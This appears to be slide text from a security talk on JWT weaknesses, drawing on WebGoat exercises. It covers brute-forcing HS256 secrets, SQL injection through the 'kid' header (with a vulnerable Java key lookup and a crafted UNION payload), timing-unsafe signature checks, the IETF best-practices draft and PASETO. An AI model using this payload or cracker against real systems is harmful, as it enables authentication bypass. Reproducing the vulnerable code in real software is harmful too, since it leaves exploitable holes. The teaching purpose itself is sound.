jwt-cracker <token> [<alphabet>] [<maxLength>]
```

Where:

- **token**: the full HS256 JWT token string to crack
- **alphabet**: the alphabet to use for the brute force (default: "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789")
- **maxLength**: the max length of the string generated during the brute force (default: 12)

## RFC 7515 4.1.4. "kid" (Key ID) Header Parameter

- a hint indicating which key was used to sign the JWS.
- The structure of the "kid" header parameter is left up to the implementation.
- Since the kid parameter is left up to the implementation, it presents a promising attack vector.



Where should we store all the keys?

# Database

```
Jwt jwt = Jwts.parser().setSigningKeyResolver(new SigningKeyResolverAdapter() {  
  
    public byte[] resolveSigningKeyBytes(JwsHeader header, Claims claims) {  
        final String kid = (String) header.get("kid");  
        Connection c = DatabaseUtilities.getConnection(webSession);  
        ResultSet rs = c.executeQuery("SELECT key FROM jwt_keys WHERE id = '" + kid + "'");  
        while (rs.next()) {  
            return TextCodec.BASE64.decode(rs.getString(1));  
        }  
        return null;  
    }  
}).parse(token);
```

```
var token = Jwts.builder()
    .setHeaderParam("kid",
        "hacked' UNION select 'test' from INFORMATION_SCHEMA.SYSTEM_USERS --")
    .setIssuedAt(new Date(System.currentTimeMillis() + TimeUnit.DAYS.toDays(10)))
    .setClaims(claims)
    .signWith(io.jsonwebtoken.SignatureAlgorithm.HS512, key)
    .compact();
```

# Developers responsibility

JSON Web Token Best Current Practices

draft-ietf-oauth-jwt-bcp-02

## 3.10. Do Not Trust Received Claims

The “kid” (key ID) header is used by the relying application to perform key lookup. Applications should ensure that this does not create SQL or LDAP injection vulnerabilities.

Similarly, blindly following a “jku” (JWK set URL) header, which may contain an arbitrary URL, could result in server-side request forgery (SSRF) attacks.

# Gives you more headaches



- How to block a user?
  - ▣ Remember stateless
- Access tokens vs Refresh tokens
- Where to store the JWT token client side?
  - ▣ Cookie vs local store vs session store

# Exercises

The screenshot shows the WEBGOAT exercise interface. At the top, there's a navigation bar with icons for user profile, dashboard, help, and mail. The main title is "JWT tokens". Below the title, there are two buttons: "Show hints" (red) and "Reset lesson" (gray). A navigation bar at the top of the content area shows steps 1 through 8, with step 4 highlighted in red. The main content starts with a section titled "JWT signing" which explains that each JWT token should be signed before sending. It mentions HMAC with SHA-2 Functions or Digital Signature with RSASSA-PKCS1-v1\_5/ECDSA/RSASSA-PSS. Below this is a section titled "Checking the signature" with a note about verifying the signature. The next section is "Assignment" with a note to change the token and become an admin user by changing the token and once you are admin reset the votes. At the bottom, there's a "Vote for your favorite" section with a "WEBGOAT" logo, an "Admin lost password" section with a brief description, and a "Vote Now!" button.

WEBGOAT

Introduction >

General >

Injection Flaws >

Authentication Flaws >

Authentication Bypasses

JWT tokens

Password reset

Cross-Site Scripting (XSS) >

Access Control Flaws >

Insecure Communication >

Insecure Deserialization >

Request Forgeries >

Vulnerable Components - A9 >

Client side >

Challenges >

## JWT tokens

Show hints Reset lesson

← 1 2 3 4 5 6 7 8 →

### JWT signing

Each JWT token should at least be signed before sending it to a client, if a token is not signed the client application would be able to change the contents of the token. The signing specifications are defined [here](#) the specific algorithms you can use are described [here](#) It basically comes down you use "HMAC with SHA-2 Functions" or "Digital Signature with RSASSA-PKCS1-v1\_5/ECDSA/RSASSA-PSS" function for signing the token.

### Checking the signature

One important step is to **verify the signature** before performing any other action, let's try to see some things you need to be aware of before validating the token.

### Assignment

Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes

Vote for your favorite

Welcome back, Guest

WEBGOAT

Admin lost password

In this challenge you will need to help the admin and find the password in order to login

Vote Now!

```
248 const bool valid = hmac.get() == signature.get();  
249  
250 if (!valid) {  
251     return JWTError(  
252         "Token signature does not match",  
253         JWTError::Type::INVALID_TOKEN);  
254 }  
255  
256 return JWT(header.get(), payload.get(), signature.get());
```



Sorry guys - I'm having a hard time maintaining this library right now. There are several other JWT libraries that are much more mature than this as they have been maintained and used quite rigorously. This is a security library and was my own weekend hack project to start. I never ran it in production - I was just mostly curious about JWT as a standard in its early days. But it picked up a fair number of users. I work at an early phase startup that is exploding and am having a really hard time finding time to work on this right now.

I'll update if I can squeeze some time into wrangling all the security flaws discovered seemingly monthly with JWT but until then, this is security we're talking about so I'd recommend you use the best supported and most widely used JWT implementation you can find!

JWT is widely criticized in the security community and I'm just realizing that I'm probably not the right person to make a super reliable implementation of a specification that may have flaws.

```
def validate(jwt: String, key: String): Boolean = {  
  
    jwt.split("\\.") match {  
        case Array(providedHeader, providedClaims, providedSignature) =>  
  
            val headerJsonString = new String(decodeBase64(providedHeader), "UTF-8")  
            val header = JwtHeader.fromJsonStringOpt(headerJsonString).getOrElse(JwtHeader(None, None))  
  
            val signature = encodeBase64URLSafeString(  
                JsonWebSignature(  
                    header.algorithm.getOrElse("none"), providedHeader + "." + providedClaims, key)  
            )  
  
            providedSignature.contentEquals(signature)  
        case _ =>  
            false  
    }  
}
```

# Timing Attack

Affecting [jwt](#) gem, versions <0.1.6

## Overview

[jwt](#) is a pure ruby implementation of the RFC 7519 OAuth JSON Web Token (JWT) standard.

Affected versions of the package are vulnerable to Timing Attacks due to time-variable comparison of signatures. A malicious user can guess a valid signature one char at a time by considering the time it takes a signature validation to fail.

For more information on Timing Attacks, see our [blog](#)

## Remediation

Upgrade `jwt` to version 0.1.6 or higher.

## References

- [Github PR ↗](#)
- [Github Commit ↗](#)

# How does it work

eyJhbGciOiJIUzI1NilsInR5cCl6IkpxVCJ9.eyJzdWliOiJXZWJhb2F0In0.hwvwNqpwLNJOzsgpitodLpJbWPSXXZ7k6wYEy-EX8IQ

For each byte 256 attempts so  $256 * 32 = 8192$  attempts to break the signature

# JWT libraries

- Libraries work according to the specification
- As a developer should be **aware** this is possible:
  - ▣ Check the algorithm used server side.
  - ▣ Use the correct methods from the library
  - ▣ Test, test, test...
- If you need an extra RFC on how to use in a safe manner.....

# It seems weird

A screenshot of a search results page from a search engine. The search bar at the top contains the query "jwt best practices". Below the search bar are navigation links: All (underlined), Images, News, Videos, Maps, More, Settings, and Tools. A status message indicates "About 359.000 results (0,28 seconds)". The first result is a purple link titled "A Look at The Draft for JWT Best Current Practices - Auth0" with the URL "https://auth0.com/blog/a-look-at-the-latest-draft-for-jwt-bcp/". A snippet of the page content below the link reads: "Apr 11, 2018 - In this post, we will take a look at the latest draft for the **JWT Best Current Practices** document. This document describes common pitfalls and ...".

jwt best practices

All Images News Videos Maps More Settings Tools

About 359.000 results (0,28 seconds)

[A Look at The Draft for JWT Best Current Practices - Auth0](https://auth0.com/blog/a-look-at-the-latest-draft-for-jwt-bcp/)  
https://auth0.com/blog/a-look-at-the-latest-draft-for-jwt-bcp/ ▾  
Apr 11, 2018 - In this post, we will take a look at the latest draft for the **JWT Best Current Practices** document. This document describes common pitfalls and ...

# It seems weird

OAuth Working Group  
Internet-Draft  
Intended status: Best Current Practice  
Expires: January 20, 2018

Y. Sheffer  
Intuit  
D. Hardt  
Amazon  
M. Jones  
Microsoft  
July 19, 2017

## **JSON Web Token Best Current Practices** **draft-ietf-oauth-jwt-bcp-00**

### Abstract

JSON Web Tokens, also known as JWTs [[RFC7519](#)], are URL-safe JSON-based security tokens that contain a set of claims that can be signed and/or encrypted. JWTs are being widely used and deployed as a simple security token format in numerous protocols and applications, both in the area of digital identity, and in other application areas. The goal of this Best Current Practices document is to provide actionable guidance leading to secure implementation and deployment of JWTs.

- 2.1. Weak Signatures and Insufficient Signature Validation
- 2.2. Weak symmetric keys
- 2.3. Multiplicity of JSON encodings
- 2.4. Incorrect Composition of Encryption and Signature
- 2.5. Insecure Use of Elliptic Curve Encryption
- 2.6. Substitution Attacks
- 2.7. Cross-JWT Confusion

# Now go audit your library

- Does your application use this version?
  
- Upgrading to new version without modifications?
  
- How to test?





**Matthew Green**  
@matthew\_d\_green

[Follow](#)

More predictable crypto bugs in web crypto libraries, just like everyone warned there would be.



**Security @ Adobe | Critical Vulnerability Uncovered in JSON Web Encryption**

If you are using go-jose, node-jose, jose2go, Nimbus JOSE+JWE or jose4 with ECDH-ES please update to the latest version. RFC 7516 aka JSON Web Encryption (JWE) Invalid Curve Attack.

[blogs.adobe.com](http://blogs.adobe.com)

Replying to [@matthew\\_d\\_green](#)

this was indeed kind of surprising FWIW.... Is really EC defense 101...

Replying to [@matthew\\_d\\_green](#)

don't use JWT..ok but what else ?

# Moving forward...

- Good modern crypto constructions don't do complicated negotiation or algorithm selection (where have we seen this before??)
- Single clear use case
- Misuse resistant constructions (both cryptographically and via API design)

# Paseto is a Secure Alternative to the JOSE Standards (JWT, etc.)

March 4, 2018 6:25 pm by [Scott Arciszewski](#)



---

This is a follow-up to our 2017 blog post that [made the case for avoiding JSON Web Tokens \(JWT\) and its related standards](#).

Many developers responded to our post with the same question: "What should we use instead of JWT?" Today, I'm happy to announce a viable replacement.

## Introducing PASETO: Platform-Agnostic SEcurity TOkens

### The Design and Motivation for Paseto

Paseto is to JWT what [Halite](#) was to various mcrypt-based cryptography libraries in the PHP ecosystem.

That is to say, we identified a source of insecurity for the Internet and worked to replace it with something that would lead to better security.

All of our software is developed with [the same underlying philosophy](#):

1. Secure by default
2. Simple and easy-to-use
3. Easy to analyze and reason about (for implementors, auditors, and security researchers)

### PASETO Implementations

Name	Language	Author	Features			
			v1.local	v1.public	v2.local	v2.public
authenticvision/libpaseto	C	Thomas Renoth	✗	✗	✓	✓
GrappigPanda/Paseto	Elixir	Ian Clark	✓	✓	✓	✓
o1egl/paseto	Go	Oleg Lobanov	✓	✓	✓	✓
atholbro/paseto	Java	Andrew Holbrook	✓	✓	✓	✓
nbaars/paseto4j	Java	Nanne Baars	✗	✗	✓	✓
paseto.js	JavaScript	Samuel Judson	✓	✓	✓	✓
peter-evans/paseto-lua	Lua	Peter Evans	✗	✗	✓	✓
idaviddesmet/paseto-dotnet	.NET	David De Smet	✗	✓	✓	✓